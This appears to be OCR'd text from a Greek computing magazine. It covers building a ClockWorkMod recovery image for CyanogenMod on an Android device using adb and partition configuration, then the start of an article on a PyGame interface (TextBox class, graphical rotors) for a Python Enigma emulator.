
κάποια δωρεάν εφαρμογή που παρέχει shell access στη συσκευή (κάποιο terminal, δηλαδή) και να δώσουμε "cat /proc/partitions" και "cat /proc/mtd". Η δεύτερη λύση είναι να χρησιμοποιήσουμε το ADB (Android Developer Bridge). Πρόκειται για μια εφαρμογή που θα εγκαταστήσουμε στον υπολογιστή μας και η οποία προσφέρει πλήρη πρόσβαση στη γραμμή εντολών της συσκευής. Με τη βοήθεια της ίδιας εφαρμογής θα μπορούμε αργότερα να κάνουμε και debugging, στην περίπτωση που αντιμετωπίσουμε προβλήματα με την εκκίνηση του CyanogenMod. Για την εγκατάσταση του ADB στο δικό μας σύστημα, εκτελέσαμε αυτό:

```
$ sudo apt-get install android-tools-adb
```


Μετά την εγκατάσταση συνδέσαμε τη συσκευή στον υπολογιστή, μέσω USB. Κατόπιν, από τις ρυθμίσεις του Android και συγκεκριμένα την περιοχή Developer options, ενεργοποιήσαμε το USB debugging. Ακολούθως, στραφήκαμε πάλι στον υπολογιστή μας και εκτελέσαμε το "adb shell". Με αυτόν τον τρόπο συνδεθήκαμε αμέσως στη συσκευή και μάλιστα με δικαιώματα root! Εκεί εκτελέσαμε τις εντολές που αναφέραμε παραπάνω, για να δούμε τις κατατμήσεις που περιλαμβάνει το σύστημα.

```
~ # cat /proc/partitions
  major    minor   #blocks     name
  31       0          8192     mtdblock0
  31       1          8192     mtdblock1
  31       2          8192     mtdblock2
  31       3          8192     mtdblock3
  31       4          8192     mtdblock4
  31       5       1052672     mtdblock5
  31       6        262144     mtdblock6
```

```
  31      7      1048576    mtdblock7
  31      8      5959680    mtdblock8
  250     20      917504    system
  250     24      229376    cache
  250     28      917504    data
  250     32     5216256    media
  253     0      7639040    cardblksd
  253     1      7636992    cardblksd1
~ # cat /proc/mtd
dev:    size   erasesize  name
mtd0: 00800000 00200000 "bootloader"
mtd1: 00800000 00200000 "logo"
mtd2: 00800000 00200000 "aml_logo"
mtd3: 00800000 00200000 "recovery"
mtd4: 00800000 00200000 "boot"
mtd5: 40400000 00200000 "system"
mtd6: 10000000 00200000 "cache"
mtd7: 40000000 00200000 "userdata"
mtd8: 16bc0000 00200000 "NFTL_Part"
```



Το recovery image που δημιουργήσαμε, σε όλο του το μεγαλείο!



Κατά τη διάρκεια της μεταγλώττισης μπορούμε να δούμε ποιο κομμάτι του CyanogenMod μεταγλωττίζεται την εκάστοτε χρονική στιγμή! Στο τέλος ειδοποιούμαστε για το αν δημιουργήθηκε το recovery.img ή όχι.

Όπως βλέπετε, στη δική μας συσκευή υπάρχουν ορισμένες κατατμήσεις με το ίδιο όνομα, τόσο στην κάρτα μνήμης, όσο και στην ενσωματωμένη Flash. Αυτό οφείλεται σε μια ιδιαιτερότητα του driver που ενσωματώνει ο πυρήνας, για το σωστό χειρισμό της ενσωματωμένης μνήμης[2]. Όπως και να `χει, αυτή η ιδιαιτερότητα δεν θα πρέπει να σας ανησυχήσει καθόλου. Επιπρόσθετα, στη συσκευή σας ενδέχεται να δείτε περισσότερες ή και λιγότερες κατατμήσεις από αυτές που συναντήσαμε εμείς! Σε ορισμένες συσκευές υπάρχουν ειδικές κατατμήσεις που χρησιμοποιούνται αποκλειστικά από το SoC, ενώ στα μοντέλα της Samsung κάποιες κατατμήσεις είναι συνενωμένες (recovery και boot). Σε κάθε περίπτωση, δεν υπάρχει κανένας λόγος ανησυχίας. Όλα αυτά αποτελούν τεχνικές λεπτομέρειες που δεν επηρεάζουν καθόλου την εργασία μας και την τελική επιτυχία του εγχειρήματος. Το σημαντικό εδώ είναι να τσεκάρουμε τις βασικές κατατμήσεις: Αυτές που έχει κάθε σύστημα Android και πρόκειται για τις bootloader, system, data, cache, boot και recovery (αν υπάρχουν και οι δύο).

Εμείς, εξετάζοντας τις κατατμήσεις που εντοπίσαμε στη συσκευή μας, ανοίξαμε το /cm10.1/device/recovery.fstab και το συμπληρώσαμε ως εξής:

```
# mount point      fstype       device  device2
/bootloader        mtd          bootloader
/logo              mtd          logo
/aml_logo          mtd          aml_logo
/recovery          mtd          recovery
```

2. Η ενσωματωμένη μνήμη είναι συνήθως τύπου NAND ή NOR. Αυτές οι μνήμες αντέχουν ένα συγκεκριμένο πλήθος εγγραφών και, γι' αυτό το λόγο, ο αντίστοιχος controller φροντίζει να ισομοιράζονται οι εγγραφές σε όλη τη διαθέσιμη έκταση. Ορισμένες συσκευές, μεταξύ των οποίων και η δική μας, δεν διαθέτουν τέτοιον ελεγκτή! Σε αυτές, η ευθύνη για τον προσεκτικό χειρισμό της μνήμης μετατίθεται σε κατάλληλους drivers του πυρήνα.

```
/boot          mtd      boot
/system        ext4     /dev/block/system
/cache         ext4     /dev/block/cache
/data          ext4     /dev/block/data
/emmc          vfat     /dev/block/media
/sdcard        vfat     /dev/block/cardblksd0
```

Οι πρώτες κατατμήσεις δεν χρησιμοποιούν κάποιο σύστημα αρχείων και διατηρούν τα όποια δεδομένα απαιτεί η συσκευή σε μορφή raw. Μάλιστα, οι κατατμήσεις logo και aml_logo είναι πρακτικά άχρηστες και θα μπορούσαμε κάλλιστα να τις παραλείψουμε. Εάν αντιμετωπίσετε κάποια δυσκολία σε αυτό το στάδιο ή αν απλά έχετε αμφιβολίες, μπορείτε να ρίξετε μια ματιά στο περιεχόμενο του ομώνυμου αρχείου, στο πακέτο με τον πηγαίο κώδικα που πήρατε από τον κατασκευαστή της συσκευής!

Το τελευταίο βήμα, πριν προχωρήσουμε στη μεταγλώττιση του ClockWorkMod, είναι να αλλάξουμε ορισμένες ρυθμίσεις στο αρχείο cm10.1/device/BoardConfig.mk. Συγκεκριμένα, πρέπει να βεβαιωθούμε ότι οι τιμές για τα μεγέθη των κατατμήσεων είναι σωστές! Αυτές οι τιμές χρησιμοποιούνται για τη δημιουργία των αντίστοιχων images (boot.img, recovery.img, system.img, κ.ο.κ.), που απαιτούνται για το τελικό χτίσιμο του Android. Αφού ανοίξουμε το BoardConfig.mk, πρέπει να βρούμε το ακόλουθο απόσπασμα:

```
TARGET_USERIMAGES_USE_EXT4 := true
BOARD_BOOTIMAGE_PARTITION_SIZE := 8225280
BOARD_SYSTEMIMAGE_PARTITION_SIZE := 939524096

BOARD_USERDATAIMAGE_PARTITION_SIZE := 939524096
```

Αυτό που πρέπει να προσέξουμε αρχικά είναι ο ορισμός του συστήματος αρχείων. Εδώ θα ήταν φρόνιμο να ρίξουμε μια ματιά στο ομώνυμο αρχείο, στον πηγαίο κώδικα που πήραμε από τον κατασκευαστή. Βλέπετε, οι drivers για τα συστήματα αρχείων αποτελούν μέρος του πυρήνα. Επομένως, εφόσον χρησιμοποιούμε τον εργοστασιακό πυρήνα, θα πρέπει να επιλέξουμε και το ίδιο ακριβώς σύστημα αρχείων! Στη συνέχεια, πρέπει να συμπληρώσουμε τα σωστά μεγέθη για τις κατατμήσεις boot, system και data. Για να πάρουμε αυτή την πληροφορία, αρκεί να συνδεθούμε στη συσκευή μας μέσω adb και να χρησιμοποιήσουμε το πρόγραμμα fdisk. Συγκεκριμένα, αρκεί να δώσουμε κάτι τέτοιο:

```
~ # fdisk -l /dev/block/boot
```

Με αυτόν τον τρόπο θα εμφανιστεί το μέγεθος της κατάτμησης boot και μάλιστα στη μορφή ακριβώς που το χρειαζόμαστε, για τη σωστή συμπλήρωση του BoardConfig.mk. Με τον ίδιο τρόπο μαθαίνουμε και τα μεγέθη των υπολοίπων κατατμήσεων.

Χτίσιμο του recovery image

Επιτέλους! Είμαστε έτοιμοι να μεταγλωττίσουμε το ClockWorkMod και να ετοιμάσουμε το νέο recovery image για τη συσκευή μας. Πλέον, αρκεί να μεταβούμε στον κατάλογο cm10.1 και να εκτελέσουμε τα ακόλουθα:


```
mka clean
mka recoveryimage
```

Όπως έχουμε ξαναπεί, με την πρώτη "εντολή" θα διαγραφούν όλα τα παραπροϊόντα από τις προηγούμενες μεταγλωττίσεις. Η εκτέλεση της δεύτερης εντολής νομίζουμε

ότι έχει προφανή λειτουργία. Όταν ολοκληρωθεί η μεταγλώττιση, στον κατάλογο cm10.1/out θα υπάρχει το recovery.img. Τώρα μένει να το εγκαταστήσουμε στη συσκευή μας. Όπως έχουμε αναφέρει στο παρελθόν, αυτή η διαδικασία διαφοροποιείται από συσκευή σε συσκευή και ίσως να χρειαστεί λίγο ψάξιμο στο δίκτυο. Στη δική μας περίπτωση, πάντως, ήταν αρκετό να μετονομάσουμε το recovery.img σε uImage_recovery και να το αντιγράψουμε στην κάρτα μνήμης. Αμέσως μετά, μπορούμε να επανεκκινήσουμε τη συσκευή σε recovery mode. Αν όλα έχουν πάει καλά, η οθόνη της συσκευής μας θα εμφανίσει την τελευταία έκδοση του CWM!


Σχεδόν έτοιμοι

Το ClockWorkMod recovery image παίζει το σημαντικότερο ρόλο στην εγκατάσταση και στο ενδεχόμενο debugging του CyanogenMod. Εξάλλου, μέσα από αυτό μπορούμε να διαχειριστούμε πλήρως τη συσκευή! Σκεφτείτε ότι ακόμη κι αν το κύριο λειτουργικό σύστημα έχει προβλήματα ή αν η κατάτμηση boot έχει καταστραφεί, το recovery image θα λειτουργεί πάντα! Επομένως, με τη βοήθεια του ADB θα έχουμε πάντοτε πρόσβαση στη γραμμή εντολών του συστήματος και θα μπορούμε να κάνουμε τα πάντα στη συσκευή. Στο άρθρο που αρχίζει από τη σελίδα 74 θα χτίσουμε το CyanogenMod και θα δούμε τις αλλαγές/διορθώσεις που χρειάστηκε να κάνουμε εμείς, για τη σωστή λειτουργία του στη συσκευή μας.



Το recovery.img είναι έτοιμο για αντιγραφή στην κάρτα SD! Σε περίπτωση που η συσκευή μας δεν υποστηρίζει boot από την κάρτα SD, θα χρειαστεί να βρούμε τις σχετικές οδηγίες για τη συσκευή μας. Το Google search θα μας βοηθήσει.

Skill: Intermediate
Tags: encryption, cryptography, Enigma, Python



by sonic2000gr

The Enigma Reborn - Μέρος 4ο: Από όπλο σε παιχνίδι!

Στο σχετικό άρθρο του τεύχους 023 ολοκληρώσαμε την text-based εκδοχή της Enigma. Κατορθώσαμε να ανακαλύψουμε όλα τα μυστικά της κρυπτογράφησής της και να τα εξομοιώσουμε πλήρως στην αγαπημένη μας Python. Σημαντικοί μας σύμμαχοι υπήρξαν φυσικά οι διάφορες εκπληκτικές λειτουργίες της γλώσσας, όπως, π.χ., τα dictionaries.

Όμως μια text-based εκδοχή της Enigma είναι καλή όσο χρειάζεται για να ανιχνεύσουμε και να υλοποιήσουμε τη βασική λειτουργία της μηχανής. Εκτός από τους hard core UNIXάδες, όλοι οι υπόλοιποι περιμένουν περιβάλλον γραφικών για τα προγράμματα τους. Και βέβαια ξέρουμε ότι εσάς, τους φανατικούς FreeBSD users, δεν σας χαλάει το terminal και το text mode. Όπως και να 'χει, όμως, δεν θέλουμε η Enigma μας να διαθέτει interface πιο δύσχρηστο κι από την original μηχανή των Γερμανικών υποβρυχίων!

Ένα θέμα που έχουμε να αντιμετωπίσουμε είναι η μετατροπή αυτού του text interface σε γραφικό. Τα προβλήματά μας είναι δύο.

- Ποια βιβλιοθήκη θα χρησιμοποιήσουμε; Εδώ, επιλέξαμε το PyGame. Θα μπορούσαμε επίσης να χρησιμοποιήσουμε το wxPython, αλλά καθώς έχουμε μια κατά βάση γραφική αναπαράσταση της αρχικής Enigma, το PyGame βολεύει: Τελικά, όπως θα δείτε, θα σχεδιάζουμε γραμμές και κύκλους. Είναι παιχνίδι!
- Μπορούμε άραγε να προσθέσουμε τις λειτουργίες γραφικών επηρεάζοντας όσο το δυνατό λιγότερο τον κώδικα που έχουμε ήδη γράψει; Δεν είναι καθόλου — μα, καθόλου— επιθυμητό να χρειαστεί να πειράξουμε οτιδήποτε έχει να κάνει με την κρυπτογράφηση/αποκρυπτογράφηση. Απλά, με κάποιον τρόπο, πρέπει να προσθέσουμε λειτουργικότητα στις κλάσεις μας, ώστε να μας παρουσιάζουν *και* γραφικά αυτό που κάνουν ήδη μια χαρά με το κείμενο.

Όπως θα δείτε, τα προβλήματα αυτά λύνονται. Το PyGame όμως δεν είναι φτιαγμένο για να δημιουργεί interfaces, τουλάχιστον όχι με την έννοια του wx. Δεν έχει λοιπόν κουμπάκια, πεδία εισαγωγής κειμένου (text boxes) και άλλα τέτοια καλούδια. Κι αν και το μισό γραφικό μας πρόγραμμα χρειάζεται την αμεσότητα σχεδίασης που μας παρέχει το PyGame, το άλλο μισό εκλιπαρεί για έτοιμα τέτοια controls. Τι κάνουμε σε αυτή την περίπτωση; Μα, φυσικά τα φτιάχνουμε!

Μια υλοποίηση TextBox, αλλά για το PyGame

Ξεχάστε τις ευκολίες του wx με τα έτοιμα controls και το wxGlade για να τα σχεδιάσετε. Στο PyGame τα πάντα είναι... παιχνίδια, δουλεύουν με καρέ και τέτοιου είδους native controls δεν υπάρχουν. Ή μάλλον δεν υπήρχαν, γιατί τώρα ξεκινήσαμε να τα φτιάχνουμε εμείς. Θα χρειαστούμε ενός είδους textbox στο οποίο θα μπορούμε:

- να γράφουμε σαν σε input box (για να δίνουμε την είσοδο στη μηχανή)
- να λαμβάνουμε την έξοδο ως εκτύπωση
- να τα χρησιμοποιούμε ως clickable objects, όπου χρειάζεται: θα δρουν σαν κουμπάκια, π.χ., για ν' αλλάζουμε ring settings και rotor starting positions.

Ωραία. Τι χρειάζεται να έχει ένα textbox;


- θέση
- πλάτος και ύψος
- χρώμα κειμένου και φόντου
- ενδεχομένως ένα αρχικό κείμενο
- επιλογές του τύπου το κείμενο να εμφανίζεται κεντραρισμένο (το χρειαζόμαστε για τα κουμπάκια) ή περίγραμμα γύρω του.

Αντίστοιχα, καλό θα είναι να μας παρέχει τις ακόλουθες λειτουργίες:

- setText, για να θέσουμε ένα κείμενο σε αυτό
- clearText, για να σβήσουμε το κείμενο
- getClicked, για να δούμε αν ο χρήστης έκανε κλικ πάνω σε αυτό
- και φυσικά τη show, για να απεικονιστεί στο PyGame χρησιμοποιώντας τη γνωστή μας blit.

Για τις λειτουργίες αυτές θα χρειαστεί φυσικά να γράψουμε και κάποια ακόμα υποστηρικτικά member functions (για να βρούμε, π.χ., το αντικείμενο Rectangle, το οποίο δημιουργείται και να ελέγξουμε αν έχει γίνει click από το χρήστη. Ας δούμε λίγο από τον κώδικα του text box:

```
class TextBox(object):
  def __init__ (self, x,y, width, height, back_color, text_color,
text="",centered = False, bordered = False):
      self.x = x
      self.y = y
      self.width = width
      self.height = height
      self.rect = (x,y, width, height)
      self.back_color = back_color
      self.text_color = text_color
      self.centered = centered
      self.bordered = bordered
```



Η υλοποίηση User Interface σε PyGame είναι κάπως παράξενη. Το PyGame έχει φτιαχτεί για να πυροβολούμε εξωγήινους κι όχι για να σχεδιάζουμε κουμπάκια. Ωστόσο, ακόμα και στα παιχνίδια χρειάζονται κουμπάκια και text-boxes. Πώς άλλωστε θα γράψουμε το όνομα μας στο High Score Table; Εδώ έχουμε μια γρήγορη (quick & dirty) υλοποίηση για να μπορέσουμε να επικεντρωθούμε στα υπόλοιπα γραφικά κομμάτια που μας ενδιαφέρουν.

```
        self.text = text
        self.textfont = pygame.font.SysFont("Verdana", 18, True)
        self.thetext = self.textfont.render(self.text, True, self.text_color,
    self.back_color)
```

Προφανώς, περνάμε τις περισσότερες από τις παραμέτρους που είπαμε στον constructor του TextBox. Για λόγους απλότητας, έχουμε ορίσει μια συγκεκριμένη γραμματοσειρά και δεν δίνουμε επιλογές (κάτι που μπορείτε να φτιάξετε ένα απόγευμα που θα βαριέστε). Για να γράψουμε κείμενο χρησιμοποιούμε τη setText:

```
    def setText(self, text):
        self.text = text
        self.thetext = self.textfont.render(self.text, True, self.text_color,
    self.back_color)
```

Έχουμε προβλέψει το κείμενό μας να αποθηκεύεται εσωτερικά στη μεταβλητή self.text, κάτι που θα χρειαστούμε σίγουρα καθώς θα πρέπει να προσθέτουμε χαρακτήρες στα πεδία εισόδου/εξόδου, καθώς πιέζουμε πλήκτρα για την κρυπτογράφηση!

Τέλος, η συνάρτηση Show είναι επίσης σχετικά απλή:

```
    def show(self, surface):
        pygame.draw.rect(surface,self.back_color, self.rect)
        if self.bordered:
            pygame.draw.rect(surface, (0,0,0), self.rect, 2)

        y = self.y + (self.height - self.thetext.get_height())/2
        if self.centered:
            x = self.x + (self.width - self.thetext.get_width())/2
        else:
            x = self.x
        surface.blit(self.thetext,(x, y))
```

Αν έχουμε αποφασίσει να χρησιμοποιήσουμε περίγραμμα (bordered = True), εδώ γίνεται και η σχεδίασή του. Αν το κείμενό μας είναι κεντραρισμένο, βρίσκουμε τη σωστή συντεταγμένη x για να ξεκινήσουμε τη σχεδίαση. Στον κατακόρυφο άξονα το κείμενο μας είναι πάντα κεντραρισμένο!

Για να δείτε πώς μπορεί να χρησιμοποιηθεί η κλάση μας, πάρτε το πρόγραμμα textbox.py από το ZIP στο http://bit.ly/dh24enigmasrc κι εκτελέστε το (στα τρία μέτρα). Μπορείτε να πιέζετε πλήκτρα τα οποία θα εμφανίζονται στο textbox με την ένδειξη Input, καθώς και το αποτέλεσμα της "κρυπτογράφησης" στο Output. Το "πλήκτρο" clear καθαρίζει το περιεχόμενο και των δύο. Και, όχι, η κρυπτογράφηση δεν είναι Enigma — δείτε τον κώδικα!

Παρατηρήστε πόσο αστείο είναι το γεγονός ότι αν πιέζετε πλήκτρα συνέχεια, το περιεχόμενο των text-boxes ξεχειλίζει. Αφήνουμε σε εσάς την εισαγωγή στειχειώδους ελέγχου, ώστε αυτό να μη συμβαίνει.

Γραφικοί rotors

Γραφικοί με την έννοια της σχεδίασης, όχι με την έννοια των αστείων. Αν και μ' αυτά τα χρώματα που έχουμε επιλέξει, μάλλον σε παιδικό παιχνίδι έχουμε υποβιβάσει την Enigma. Ας σοβαρευτούμε, όμως: Θέλουμε ρότορα περίπου όπως στην εξομοίωση του enigmaco.de: Κύκλο με γράμματα, που να περιστρέφεται. Θέλουμε ακόμα τη δυνατότητα να δείχνουμε με τη μορφή κάποιου διαφορετικού χρώματος (highlight) τα επιλεγμένα γράμματα. Μάλιστα, έχουμε δύο κύκλους γραμμάτων: Τον εξωτερικό, που αντιπροσωπεύει την είσοδο (δεξιά μεριά του ρότορα), καθώς και τον εσωτερικό, που αντιπροσωπεύει την έξοδο (αριστερή μεριά). Δείτε λοιπόν τι έχουμε κάνει στο Rotor class:

- Έχουμε προσθέσει τη μεταβλητή self.radius, που είναι η ακτίνα της γραφικής αναπαράστασης. Από αυτή παράγουμε τις μεταβλητές self.ring_radius και self.axle_radius.
- Έχουμε προσθέσει αντίστοιχα μεταβλητές για χρώματα, δίνοντας και default τιμές στον constructor ώστε να μπορούμε να τον καλέσουμε σχεδόν το ίδιο απλά, όπως και στην text εκδοχή της Enigma.

